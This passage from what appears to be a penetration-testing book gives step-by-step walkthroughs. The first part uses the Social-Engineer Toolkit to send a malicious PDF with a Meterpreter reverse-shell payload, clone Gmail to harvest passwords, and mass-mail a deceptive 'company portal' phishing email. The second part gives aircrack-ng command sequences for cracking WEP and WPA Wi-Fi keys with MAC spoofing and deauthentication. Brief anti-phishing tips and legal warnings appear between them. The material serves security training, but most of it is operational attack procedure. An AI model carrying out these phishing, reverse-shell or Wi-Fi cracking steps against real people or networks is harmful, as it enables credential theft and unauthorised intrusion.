99) Exit the Social-Engineer Toolkit

set> 1

(Starting SET)

In this chapter we'll look at just a few of the SET attacks that I use regularly on pentesting engagements. We'll begin with spear-phishing attacks, which allow us to deliver attacks via email.

Spear-Phishing attacks

The Social-Engineering Attacks menu gives us several attack options, as shown in below Listing . We'll create a spear-phishing attack, which will allow us to create malicious files for client-side attacks, email them, and automatically set up a Metasploit handler to catch the payload.

Select from the menu:

- 1 Spear-Phishing Attack Vectorsu
- 2 Website Attack Vectors
- 3 Infectious Media Generator
- 4 Create a Payload and Listener
- 5 Mass Mailer Attack

--snip--

99) Return back to the main menu.

set> 1

(Choose Spear-Phishing Attack Vectors)

Select option 1 to choose Spear-Phishing Attack Vectors u. The Spear- Phishing Attack Vectors menu is shown in below Listing .

- 1 Perform a Mass Email Attack u
- 2 Create a FileFormat Payload v
- 3 Create a Social-Engineering Template w
- 4

--snip--

99) Return to MainMenu

```
set:phishing> 1
```

(Choose Perform a Mass Email Attack)

The first option, Perform a Mass Email Attack u, allows us to send a malicious file to a predefined email address or list of addresses as well as set up a Metasploit listener for the selected payload. The second option, Create a FileFormat Payload v, lets us create a malicious file with a Metasploit payload. The third option allows us to create a new email template w to be used in SET attacks.

Choose option 1 to create an email attack.

Choosing a Payload

Now to choose a payload. A selection of payload options is shown in Listing

***** PAYLOADS *****

- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
--snip--
- 12) Adobe util.printf() Buffer Overflow u
--snip--
- 20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

```
set:payloads> 12
```

(Choose a spear-phishing attack _)

You should be prompted to choose a payload for your malicious file

Windows Reverse TCP Shell Spawn a command shell on victim and send back to attacker

Windows Meterpreter Reverse_TCP Spawn a meterpreter shell on victim and send back to attacker u

```
--snip-- set:payloads> 2
```

(Choose a payload)

The usual suspects are all here, including windows/meterpreter/reverse_tcp, which appears in a more human-readable form as Windows Meterpreter Reverse_ TCP u. We'll choose this option for our sample attack.

Setting Options

SET should prompt for the relevant options for the payload, in this case the LHOST and LPORT. If you're not very familiar with Metasploit, just answer the prompts to set the correct options automatically, as shown in below Listing. Set the payload listener to the IP address of Kali Linux. Leave the port to connect back on to the default (443).

```
set> IP address for the payload listener: 192.168.20.9
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[-] Generating fileformat exploit... [*] Payload creation complete.
[*] All payloads get sent to the /usr/share/set/src/program_junk/template.pdf
directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.
```

(Setting options)

Naming Your File

Next you should be prompted to name your malicious file.

Right now the attachment will be imported with filename of 'template.whatever' Do you want to rename the file?

example Enter the new filename: moo.pdf
Keep the filename, I don't care.

```
Rename the file, I want to be cool. u  
set:phishing> 2  
set:phishing> New filename: cybertech.pdf
```

[*] Filename changed, moving on...

Select option 2 u to rename the malicious PDF, and enter the filename cybertech.pdf. SET should continue.

Single or Mass Email

Now to decide whether to have SET send our malicious file to a single email address or a list of addresses, as shown in Listing

Social Engineer Toolkit Mass E-Mailer What do you want to do:

```
E-Mail Attack Single Email Address u  
E-Mail Attack Mass Mailer v  
99. Return to main menu.  
set:phishing> 1
```

Choosing to perform a single email address attack

Choose the single email address option u for now.

Creating the Template

When crafting the email, we can use one of SET's email templates or enter text for one-time use in the template. In addition, if you choose Create a Social-Engineering Template, you can create a template that you can reuse.

Many of my social engineering customers like me to use fake emails that appear to come from a company executive or the IT manager, announcing new website functionality or a new company policy. Let's use one of SET's email templates as an example to fake this email now, as shown in Listing ; we'll create our own email later in the chapter.

Do you want to use a predefined template or craft a one time email template.

1 Pre-Defined Template

2 One-Time Use Email Template

set:phishing> 1

[-] Available templates:

1:Strange internet usage from your computer 2: Computer Issue

3: New Update

4: How long has it been

5:WOAAAAA!!!!!!!!!!This is crazy... 6: Have you seen this?

7:Dan Brown's Angels & Demons 8: Order Confirmation

9: Baby Pics

10: Status Report

set:phishing> 5

(Choosing an email template)

Choose 1 for Pre-Defined Template, then choose template 5.

Setting the Target

Now SET should prompt you for your target email address and a mail server for use in delivering the attack email. You can use your own mail server, one that is misconfigured to allow anyone to send mail (called an open relay), or a Gmail account, as shown in Listing. Let's use Gmail for this attack by choosing option 1

set:phishing> Send email to: cybertech@gmail.com

Use a gmail Account for your email attack.

Use your own server or open relay

set:phishing> 1

set:phishing> Your gmail email address: vickyofficial@gmail.com

set:phishing> The FROM NAME user will see: Vicky Official
Email password:

set:phishing> Flag this message/s as high priority? [yes | no]: no

[!] Unable to deliver email. Printing exceptions message below, this is most likely due to an illegal attachment. If using GMAIL they inspect PDFs and is most likely getting caught. u

[*] SET has finished delivering the emails

(Sending email with SET)

When prompted, enter the email address and password for your Gmail account. SET should attempt to deliver the message. But as you can see in the message at the bottom of the listing, Gmail inspects attachments and catches our attack.

That's just a first attempt, of course. You may get better results using your own mail server or your client's mail server, if you can gather or guess the credentials.

Setting Up a Listener

We can also have SET set up a Metasploit listener to catch our payload if anyone opens the email attachment. . You can see that SET uses a resource file to automatically set the payload, LHOST, and LPORT options based on our previous answers when building the payload. See below Listing

```
set:phishing> Setup a listener [yes | no]: yes
Easyphishing: Setup email templates, landing pages and listeners in Metasploit Pro's wizard -- type
'go_pro' to launch it now.
=[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- =[ 1246 exploits - 678 auxiliary - 198 post
+ -- =[ 324 payloads - 32 encoders - 8 nops

[*] Processing src/program_junk/meta_config for ERB directives. resource
(src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 192.168.20.9 LHOST => 192.168.20.9
resource (src/program_junk/meta_config)> set LPORT 443 LPORT => 443
--snip--
resource (src/program_junk/meta_config)> exploit -j [*] Exploit running as background job.
msf exploit(handler) >
```

[*] Started reverse handler on 192.168.20.9:443 [*] Starting the payload handler...

(Setting up a listener)

Now we wait for a curious user to open our malicious PDF and send us a session. Use ctrl-C to close the listener and type exit to move back to the previous menu. Option 99 will take you back to SET's Social-Engineering Attacks menu.

Web attacks

In this section we'll look at web-based attacks. Return to the Social- Engineering Attacks menu and choose option 2 (Website Attack Vectors). This is the sort of attack that I use most often in pentests that have a social-engineering component because it emulates many social-engineering attacks seen in the wild.

You should be presented with a list of web-based attacks as shown in below Listing.

- 1 Java Applet Attack Method
- 2 Metasploit Browser Exploit Method
- 3 Credential Harvester Attack Method
- 4 Tabnabbing Attack Method

--snip--

99) Return to Main Menu

set:webattack> 3

(SET website attacks)

Here's a description of some of the attacks:

- 1.The Java Applet Attack Method automates the Java-signed applet attack .

- 2.The Metasploit Browser Exploit Method allows you to use all of Metasploit's browser-exploitation client-side attacks without having to set parameters manually, by knowing Metasploit syntax.
- The Credential Harvester Attack Method helps create websites to trick users into giving up their credentials.
- The Tabnabbing Attack Method relies on users' propensity to build up a collection of open browser tabs. When the user first opens the attack page, it says "Please wait." Naturally, the user switches back to another tab while he waits. Once the attack tab is no longer in focus, it loads the attack site (which can be a clone of any website you like), with the goal of tricking the user into supplying his credentials or otherwise interacting with the malicious site. The assumption is that the user will use the first tab he encounters that looks legitimate.

Choose option 3, the Credential Harvester Attack Method.

Next you should see a prompt asking what sort of website you would like. We can choose from some prebuilt web templates, clone a website from the Internet with Site Cloner, or import a custom web page with Custom Import. Choose option 1 to use a SET template

- 1 Web Templates
- 2 Site Cloner
- 3 Custom Import

--snip--

99) Return to Webattack Menu

set:webattack> 1

(SET website template options)

Now enter the IP address for the website to post credentials back to. We can just use the local IP address for the Kali virtual machine, but if you use this attack against a client, you will need an Internet-facing IP address.

IP Address for the POST back in Harvester: 192.168.20.9

Now choose a template. Because we want to trick users into entering their credentials, choose a template with a login field, such as Gmail (option 2), as shown in below Listing . SET should now start a web server with our fake Gmail page, a clone of the actual Gmail page.

- 1 Java Required
- 2 Gmail
- 3 Google
- 4 Facebook
- 5 Twitter
- 6 Yahoo

```
set:webattack> Select a template: 2
```

[*] Cloning the website: https://gmail.com [*] This could take a little bit...

The best way to use this attack is if the username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] The Social-Engineer Toolkit Credential Harvester Attack [*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:

(Setting up the site)

Now browse to the cloned Gmail site at the Kali Linux web server and enter some credentials to see how this works. After entering credentials you should be redirected to the real Gmail site. To a user it will just seem like he typed in his password incorrectly. In the meantime, back in SET, you should see a result that looks something like below Listing .

```
192.168.20.10 -- [10/May/2020 12:58:02] "GET / HTTP/1.1" 200 -
```

[*] WE GOT A HIT! Printing the output:

PARAM: ltmp=default

--snip--

PARAM: GALX=oXwT1jDgpqg

POSSIBLE USERNAME FIELD FOUND: Email=cybertech

POSSIBLE PASSWORD FIELD FOUND: Passwd=passworddv

--snip-- PARAM: asts=

[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

(SET capturing credentials)

When the user submits the page, SET highlights the fields that it thinks are interesting. In this case, it found the Email u and Passwd v that were submitted. Once you shut down the web server with ctrl-C to end the web attack, the results should be written to a file.

When combined with the email attack discussed next, this is a great attack to use to gather credentials for a pentest or, at the very least, test the security awareness of your client's employees.

Note that this attack can be even more interesting if you use option 5, Site Cloner, to make a copy of your customer's site. If they do not have a page with a login form of some sort (VPN, webmail, blogging, and so on)

you can even create one. Clone their site, and add a simple HTML form like this:

```
<form name="input" action="index.html" method="post"> Username: <input type="text" name="username"><br> Password: <input type="password" name="pwd"><br> <input type="submit" value="Submit"><br></form>
```

Then use option 3, Custom Import, to have SET serve your modified page.

Mass Email Attacks

Now to use SET to automate phishing email attacks. Create a file and enter a few email addresses, one per line, as shown here.

```
root@kali:~# cat emails.txt cybertech@yahoo.com yoyosecurity@gamil.com  
hareshrev@metasploit.com
```

Now return to the main SET Social-Engineering Attacks menu with option 99 and choose option 5, Mass Mailer Attack. Large carbon copy or blind carbon copy lists can trigger spam filters or tip off users that something is amiss, and emailing a long list of client employees individually by hand can be tedious, so we'll use SET to email multiple addresses. Scripts are good for repetitive tasks like this.

```
set> 5  
E-Mail Attack Single Email Address  
E-Mail Attack Mass Mailer  
--snip--  
99. Return to main menu.  
set:mailer> 2  
--snip--  
set:phishing> Path to the file to import into SET: /root/emails.txtu
```

(Setting up an email attack)

Choose option 2 and enter the name of the email address file to import. Next we need to choose a server below figure. Let's use Gmail again—option 1. When prompted, enter your credentials.

- 1 Use a gmail Account for your email attack.
- 2 Use your own server or open relay.

```
set:phishing> 1  
set:phishing> Your gmail email address: vicky@bulbsecurity.com set:phishing> The FROM NAME the user will see: Vicky Weidman Email password:  
set:phishing> Flag this message/s as high priority? [yes|no]: no
```

(Logging in to Gmail)

You should be asked to create the email to send, as shown in Below Listing.

set:phishing> Email subject: Company Web Portal

set:phishing> Send the message as html or plain? 'h' or 'p': hu

[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.

set:phishing> Enter the body of the message, type END (capitals) when finished: All

Next line of the body:

Next line of the body: We are adding a new company web portal. Please go to http://www.cybertech.com/webportal and use your Windows domain credentials to log in.

Next line of the body:

Next line of the body: Bulb Security Administrator

Next line of the body: END

[*] Sent e-mail number: 1 to address: cybertech@yahoo.com [*] Sent e-mail number: 2 to address: yoyosecurity@gamil.com

[*] Sent e-mail number: 3 to address: hareshrev@metasploit.com [*] Sent e-mail number: 4 to address:

[*] SET has finished sending the emails Press <return> to continue

(Sending the email)

When asked whether to make the email plaintext or HTML, choose h for HTML u. By using HTML for the email, we'll be better able to hide thereal destination of the links in the email behind graphics and such.

Now to enter the text for the email. Because we chose HTML as the email format, we can use HTML tags in our email. For example, this code creates a link for the recipient to click: <ahref="192.168.20.9">http://www.cybertech.com/webportal.

The text displayed indicates that the link goes to http://www.cybertech.com/webportal, but the link will really open 192.168.20.9 in the browser. We control the website at 192.168.20.9, so we can put a browser exploit or a phishing attack there. Add some text to the email to convince users to click the included link. This is where you can be particularly creative. This is where you can be particularly creative. For example, in Above Listing , we inform the users that a new company portal has been added, and they should log in with their

domain credentials to check it out. On a pentest, a better way to approach this would be to register a variation of the company's domain name (cyber-tech.com) or perhaps use a slight misspelling (cybertech.com) that is likely to go unnoticed by users and host your social-engineering site there.

After you finish the email, press ctrl-c to send it. The email will be sent to each address in the emails.txt file we entered earlier.

Recipients will see this email:

All,

We are adding a new company web portal. Please go to <http://www.cybertech.com/webportal> and use your Windows domain credentials to log in.

CyberTech Administrator

While a security-savvy user should know better than to click links in emails that are not from a trusted source, and would know how to verify where a link points to before clicking it, not all users are that savvy, and even the savvy ones aren't always paying attention. In fact, I have never launched a social-engineering test that failed.

Multipronged attacks

Let's combine our previous two attacks (credential harvesting and phishing emails) to trick employees into submitting their credentials to a pentester-controlled site. We'll use an email attack together with a web attack to send users to our attacker-controlled site by tricking them into clicking links in the emails.

But first we need to change an option in SET's configuration file. In Kali this file is at /usr/share/set/config/set_config. The option to change is

WEB_ATTACK_EMAIL, which by default is set to OFF. Open the config file in a

text editor and change this option to ON.

Set to ON if you want to use Email in conjunction with webattack
WEBATTACK_EMAIL=ON

Now try running the Credential Harvesting attack again. Instead of using a template, you can clone one of your client's web pages if they have a login site, such as webmail or an employee portal. If the client uses a webpage and not a login site, use the Custom Import option to build your own page that looks like the employee's web page with a login form added.

Don't become a victim

Taking advantage of your trust and curiosity, these messages will:

- **Contain a link** that you just have to check out-and because the link comes from a friend and you're curious, you'll trust the link and click-and be infected with malware so the criminal can take over your machine and collect your contacts info and deceive them just like you were deceived.
- **Contain a download** of pictures, music, movie, document, etc., that has malicious software embedded. If you download-which you are likely to do since you think it is from your friend-you become infected. Now, the criminal has access to your machine, email account, social network accounts and contacts, and the attack spreads to everyone you know. And on, and on.

While phishing attacks are rampant, short-lived, and need only a few users to take the bait for a successful campaign, there are methods for protecting yourself. Most don't require much more than simply paying attention to the details in front of you. Keep the following in mind to avoid being phished yourself.

Tips to Remember:

Slow down. Spammers want you to act first and think later. If the message conveys a sense of urgency or uses high-pressure sales tactics be skeptical; never let their urgency influence your careful review.

Research the facts. Be suspicious of any unsolicited messages. If the email looks like it is from a company you use, do your own research. Use a search engine to go to the real company's site, or a phone directory to find their phone number.

Don't let a link be in control of where you land. Stay in control by finding the website yourself using a search engine to be sure you land where you intend to land. Hovering over links in email will show the actual URL at the bottom, but a good fake can still steer you wrong.

Email hijacking is rampant. Hackers, spammers, and social engineers taking over control of people's email accounts (and other communication accounts) has become rampant. Once they control an email account, they prey on the trust of the person's contacts. Even when the sender appears to be someone you know, if you aren't expecting an email with a link or attachment check with your friend before opening links or downloading.

Beware of any download. If you don't know the sender personally AND expect a file from them, downloading anything is a mistake.

Foreign offers are fake. If you receive an email from a foreign lottery or sweepstakes, money from an unknown relative, or requests to transfer funds from a foreign country for a share of the money it is guaranteed to be a scam.

Summary

In this chapter we've looked at only a couple of social-engineering attacks that we can automate with SET. The scripts for your attacks will change based on your clients' needs. Some clients may have a specific attack scenario in mind, or you may find the need to run multiple attacks at once. For instance, you may create a multipronged attack where you harvest credentials and the malicious website runs a malicious Java applet. In addition to the web-based attacks and malicious files we looked at here, SET can create other attacks, such as USB sticks, QR codes, and rogue wireless access points.

SECTION - 3 (Attacks)

Chapter - 5

WIRELESS ATTACKS

Things We Are Going To cover In This Chapter :

- ✓ Compromising WEP, WPS, and WPA/WPA2
- ✓ URL traffic manipulation
- ✓ Port redirection
- ✓ Sniffing network traffic

More than two-thirds of cybersecurity professionals have no confidence they would be able to prevent a wireless attack, the second instalment of the Wireless Security: 2020 Internet of Evil Things report by Outpost24 has revealed. The study has highlighted the extent to which cyber-experts are concerned about the additional threats posed to organizations by the growing number of shadow internet of things (IoT) and wireless devices in workplaces.

The number of IoT devices throughout the world is projected to increase to 20.4 billion, which will substantially expand the potential attack points organizations face. Of the more than 200 cybersecurity professionals questioned in the study, 71% thought that efforts to monitor and protect against rogue devices and access points should be ramped up.

The study also revealed there was a worrying lack of preparedness by businesses regarding this growing danger, with 57% of respondents admitting that their security teams do not clear device purchases prior to accessing corporate networks. In addition, 53% of those polled were unaware of how many devices are connected to their network, while only 30% said they ensure Bluetooth pairing or wireless connection requires security authentication before gaining access to networks.

Introduction

Our modern networks are increasingly moving towards wireless technologies. As convenient as they are, wireless connections have one major drawback - security. Compared to their wired counterparts, securing wireless technologies poses a bit of an extra challenge.

My main focus for this article will be security over WiFi access, but I'll address 3G/4G and Bluetooth as well. Read on to learn about the methods that hackers use to steal data and what you can do to keep them out.

Types of Wireless Attacks

Wireless Attacks can come at you through different methods. For the most part you need to worry about WiFi. Some methods rely on tricking users, others use brute force, and some look for people who don't bother to secure their network. Many of these attacks are intertwined with each other in real world use. Here are some of the kinds of attacks you could encounter:

Packet Sniffing: When information is sent back and forth over a network, it is sent in what we call packets. Since wireless traffic is sent over the air, it's very easy to capture. Quite a lot of traffic (FTP, HTTP, SNMP, ect.) is sent in the clear, meaning that there is no encryption and files are in plain text for anyone to read. So using a tool like **Wireshark** allows you to read data transfers in plain text! This can lead to stolen passwords or leaks of sensitive information quite easily. Encrypted data can be captured as well, but it's obviously much harder for an attacker to decipher the encrypted data packets.

Rouge Access Point: When an unauthorized access point (AP) appears on a network, it is referred to as a rogue access point. These can pop up from an employee who doesn't know better, or a person with ill intent. These APs represent a vulnerability to the network because they leave it open to a variety of attacks. These include vulnerability scans for attack preparation, ARP poisoning, packet captures, and Denial of Service attacks.

Password Theft: When communicating over wireless networks, think of how often you log into a website. You send passwords out over the network, and if the site doesn't use SSL or TLS, that password is sitting in plain text for an attacker to read. There are even ways to get around those encryption methods to steal the password. I'll talk about this with man in the middle attacks.

Man in the Middle Attack: It's possible for hackers to trick communicating devices into sending their transmissions to the attacker's system. Here they can record the traffic to view later (like in packet sniffing) and even change the contents of files. Various types of malware can be inserted into these packets, e-mail content could be changed, or the traffic could be dropped so that communication is blocked.

Jamming: There are a number of ways to jam a wireless network. One method is flooding an AP with deauthentication frames. This effectively overwhelms the network and prevents legitimate transmissions from getting through. This attack is a little unusual because there probably isn't anything in it for the hacker. One of the few examples of how this could benefit someone is through a business jamming their competitors WiFi signal. This is highly illegal (as are all these attacks), so businesses would tend to shy away from it. If they got caught they would be facing serious charges.

War Driving: War driving comes from an old term called war dialing, where people would dial random phone numbers in search of modems. War driving is basically people driving around looking for vulnerable APs to attack. People will even use drones to try and hack APs on higher floors of a building. A company that owns multiple floors around ten stories up might assume nobody is even in range to hack their wireless, but there is no end to the creativity of hackers!

Bluetooth Attacks: There are a variety of Bluetooth exploits out there. These range from annoying pop up messages, to full control over the a victims Bluetooth enabled device.

WEP/WPA Attacks: Attacks on wireless routers can be a huge problem. Older encryption standards are extremely vulnerable, and it's pretty easy to gain the access code in this case. Once someones on your network, you've lost a significant layer of security. APs and routers are hiding your IP address from the broader Internet using **Network Address Translation** (unless you use IPv6 but that's a topic for another day). This effectively hides your private IP address from those outside your subnet, and helps prevent outsiders from being able to directly attack you. The keyword there is that it helps prevent the attacks, but doesn't stop it completely. Another thing to take note of, is that our mobile devices are at risk whenever they connect to public WiFi. Whether you use a phone, tablet, or laptop; accessing an insecure network is putting a target on your data. Understand the risks or consider using a VPN.

Unauthorized AP Access :

If you are in an area where other businesses or homes are in close proximity, you could encounter attempts of an attacker trying to steal WiFi credentials and gain access. This can be problematic on many levels, as a hacker might not stop at using your internet for free. Once inside your subnet, any connected device is vulnerable. This can get especially troublesome if you happen to have security cameras in your house that are connected to your wireless network. This kind of attack often happens with WEP encryption, as it is much easier to crack than WPA/WPA2. Of course, a determined hacker can likely find a way in regardless of what encryption you use. While WPA/WPA2 are far more secure than WEP. If you have WPS enabled I can gain access pretty quick with a tool like Reaver. Even if you have followed the guidelines above, there's still a chance I can get in your wireless network.

Warning: Because the following contains information that could be used for illegal purposes, I want to really drill this into your head: hacking a network you do not own or have permission to attack is multiple felonies! This information is for educational purposes, particularly for aspiring cyber security professionals. If you are convicted of a felony you can be put into prison, fined heavily, you lose your right to vote, cannot own a firearm legally, and you now have to disclose your status as a convicted felon to future employers.

If you don't have a place to practice legally, find one or make your own. Save up some cash and build a test lab inside your home. It doesn't need to be expensive. If you happen to be in the Columbia MD area, I can refer you to Howard Community College's cyber defense lab. You may need to register as a student to use the facility though.

With that legal disclaimer in mind, let's look at some of the techniques used to crack wireless router passwords.

Compromising WEP, WPS, and WPA/WPA2

WEP: If I'm honest, if you have WEP encryption you may as well name your SSID "Free WiFi" and disable the password. All I have to do is set my laptop's wireless card to monitoring mode (not all wireless cards are capable of this) and see what APs are around. From here I focus in on the one I want to hack and start capturing packets and storing them into a file. If you happen to have WEP on your wireless setup (I hope not!) or you have an old wireless router laying around that you can setup to practice on.

After around 10,000 packets (This doesn't take as long as you may think) I take a shot at using a tool to crack it. If it doesn't work I wait until I have more packets and try again. In a fairly short period of time I have a password in front of me, and access to your router. The only defense against this attack is to upgrade to WPA/WPA2 (preferably WPA2)

WPS: This takes a few more steps. If WPS is enabled on your WPA2 router it's almost as vulnerable as one using WEP!! We will give you an in-depth look at hacking WPS. If you own a router with WPS enabled see if you can follow along. To defend yourself from this, turn off WPS on your wireless router.

WPA/WPA2: These are far more secure than WEP so long as WPS is turned off. Of course, there is still a way in. If you have a weak password, I can perform a brute force attack with a password file. Essentially, there are massive lists of already cracked

passwords, words from the dictionary, default credentials, and common password variations available on the internet. In fact, Kali Linux has one built in. Of course, this method requires time, or some serious computing power. The more complex your password is, the longer this process takes. Essentially what you want to do is delay a hacker for so long that they get bored and give up.

There is another WPA2 exploit. When a router is deauthenticating and forcing a device offline to reauthenticate with a new key, there is a short opening that can be exploited. You could configure your access point to use MAC filtering to stop this, but if the attacker is skilled enough to perform this they will easily spoof your MAC address.

Compromising WEP Wireless Network

In order to perform the tasks of this attack, experience with the Kali terminal window is required. A supported wireless card configured for packet injection will also be required. In case of a wireless card, packet injection involves sending a packet, or injecting it onto an already established connection between two parties. Please ensure your wireless card allows for packet injection as this is not something that all wireless cards support.

Let's begin the process of using AirCrack to crack a network session secured by WEP.

1. Open a terminal window and bring up a list of wireless network interfaces:

```
airmon-ng
```

2. Under the interface column, select one of your interfaces. In this case, we will use wlan0. If you have a different interface, such as mon0, please substitute it at every location where wlan0 is mentioned.

```
root@kali:~# airmon-ng
```

3. Next, we need to stop the wlan0 interface and take it down so that we can change our MAC address in the next step.

```
airmon-ng stop
```

```
ifconfig wlan0 down
```

4.Next, we need to change the MAC address of our interface. Since the MAC address of your machine identifies you on any network, changing the identity of our machine allows us to keep our true MAC address hidden. In this case, we will use **00:11:22:33:44:55**.

```
macchanger --mac 00:11:22:33:44:55 wlan0
```

5.Now we need to restart **airmon-ng**.

```
airmon-ng start wlan0
```

6.Next, we will use **airodump** to locate the available wireless networks nearby.

```
airodump-ng wlan0
```

7.A listing of available networks will begin to appear. Once you find the one you want to attack, press **Ctrl + C** to stop the search. Highlight the MAC address in the **BSSID** column, right click your mouse, and select copy. Also, make note of the channel that the network is transmitting its signal upon. You will find this information in the **Channel** column. In this case, the channel is 10.

8.Now we run **airodump** and copy the information for the selected BSSID to a file.

We will utilize the following options:

-c allows us to select our channel. In this case, we use **10**.

-w allows us to select the name of our file. In this case, we have chosen **wirelessattack**.

--bssid allows us to select our BSSID. In this case, we will paste **09:AC:90:AB:78** from the clipboard.

```
airodump-ng -c 10 -w wirelessattack --bssid 09:AC:90:AB:78 wlan0
```

9.A new terminal window will open displaying the output from the previous command. Leave this window open.

10.Open another terminal window; to attempt to make an association, we will run **aireplay**, which has the following syntax: **aireplay-ng -1 0 -a [BSSID] -h [our chosen MAC address] -e [ESSID] [Interface]**

```
aireplay-ng -1 0 -a 09:AC:90:AB:78 -h 00:11:22:33:44:55 -e backtrack wlan0
```

11. Next, we send some traffic to the router so that we have some data to capture. We use aireplay again in the following format: aireplay-ng -3 -b [BSSID] -h [Our chosen MAC address] [Interface]

```
aireplay-ng -3 -b 09:AC:90:AB:78 -h 00:11:22:33:44:55 wlan0
```

12. Your screen will begin to fill with traffic. Let this process run for a minute or two until we have information to run the crack.

13. Finally, we run AirCrack to crack the WEP key.

```
aircrack-ng -b 09:AC:90:AB:78 wirelessattack.cap
```

That's it!

In this attack, we used the AirCrack suite to crack the WEP key of a wireless network. AirCrack is one of the most popular programs for cracking WEP. AirCrack works by gathering packets from a wireless connection over WEP and then mathematically analyzing the data to crack the WEP encrypted key. We began the attack by starting AirCrack and selecting our desired interface. Next, we changed our MAC address which allowed us to change our identity on the network and then searched for available wireless networks to attack using airodump. Once we found the network we wanted to attack, we used aireplay to associate our machine with the MAC address of the wireless device we were attacking. We concluded by gathering some traffic and then brute-forced the generated CAP file in order to get the wireless password.

Compromising WPA/WPA2 Wireless Networks

In order to perform the tasks of this attack, experience with the Kali Linux terminal windows is required. A supported wireless card configured for packet injection will also be required. In the case of a wireless card, packet injection involves sending a packet, or injecting it onto an already established connection between two parties.

Let's begin the process of using AirCrack to crack a network session secured by WPA.

1. Open a terminal window and bring up a list of wireless network interfaces.

```
airmon-ng
```

```
root@kali:~# airmon-ng
```

2.Under the interface column, select one of your interfaces. In this case, we will use wlan0. If you have a different interface, such as mon0, please substitute it at every location where wlan0 is mentioned.

3.Next, we need to stop the wlan0 interface and take it down.

```
airmon-ng stop wlan0 ifconfig wlan0 down
```

4.Next, we need to change the MAC address of our interface. In this case, we will use 00:11:22:33:44:55.

```
macchanger --mac 00:11:22:33:44:55 wlan0
```

5.Now we need to restart airmon-ng.

```
airmon-ng start wlan0
```

6.Next, we will use airodump to locate the available wireless networks nearby.

```
airodump-ng wlan0
```

7.A listing of available networks will begin to appear. Once you find the one you want to attack, press Ctrl + C to stop the search. Highlight the MAC address in the BSSID column, right-click, and select copy. Also, make note of the channel that the network is transmitting its signal upon. You will find this information in the Channel column. In this case, the channel is 10.

8.Now we run airodump and copy the information for the selected BSSID to a file. We will utilize the following options:

-c allows us to select our channel. In this case, we use 10.

-w allows us to select the name of our file. In this case, we have chosen wirelessattack.

-bssid allows us to select our BSSID. In this case, we will paste 09:AC:90:AB:78 from the clipboard.

```
airodump-ng -c 10 -w wirelessattack --bssid 09:AC:90:AB:78 wlan0
```

9.A new terminal window will open displaying the output from the previous command. Leave this window open.

Open another terminal window; to attempt to make an association, we will run aireplay, which has the following syntax: `aireplay-ng -dauth 1 -a [BSSID] -c [our chosen MAC address] [Interface]`. This process may take a few moments.

```
Aireplay-ng --deauth 1 -a 09:AC:90:AB:78 -c 00:11:22:33:44:55 wlan0
```

10.Finally, we run AirCrack to crack the WPA key. The `-w` option allows us to specify the location of our wordlist. We will use the `.cap` file that we named earlier. In this case, the file's name is `wirelessattack.cap`.

```
Aircrack-ng -w ./wordlist.lst wirelessattack.cap
```

That's it!

In this attack, we used the AirCrack suite to crack the WPA key of a wireless network. AirCrack is one of the most popular programs for cracking WPA. AirCrack works by gathering packets from a wireless connection over WPA and then brute-forcing passwords against the gathered data until a successful handshake is established. We began the attack by starting AirCrack and selecting our desired interface. Next, we changed our MAC address which allowed us to change our identity on the network and then searched for available wireless networks to attack using airodump. Once we found the network we wanted to attack, we used aireplay to associate our machine with the MAC address of the wireless device we were attacking. We concluded by gathering some traffic and then brute forced the generated CAP file in order to get the wireless password.

Automating wireless network cracking

In this attack we will use Gerix to automate a wireless network attack. Gerix is an automated GUI for AirCrack. Gerix comes installed by default on Kali Linux and will speed up your wireless network cracking efforts.

A supported wireless card configured for packet injection will be required to complete this attack. In the case of a wireless card, packet injection involves sending a packet, or injecting it, onto an already established connection between two parties.

1. Install the tool gerix

```
git clone https://github.com/kimocoder/gerix-wifi-cracker.git
```

2. Now, to keep things consistent, let's move the Gerix folder to the `/usr/share` directory with the other penetration testing tools.


```
mv gerix-wifi-cracker-master /usr/share/gerix-wifi-cracker
```

3. Let's navigate to the directory where Gerix is located.

```
cd /usr/share/gerix-wifi-cracker
```

4. To begin using Gerix, we issue the following command:

```
python gerix.py
```



5. Click on the **Configuration** tab.

6. On the Configuration tab, select your wireless interface.

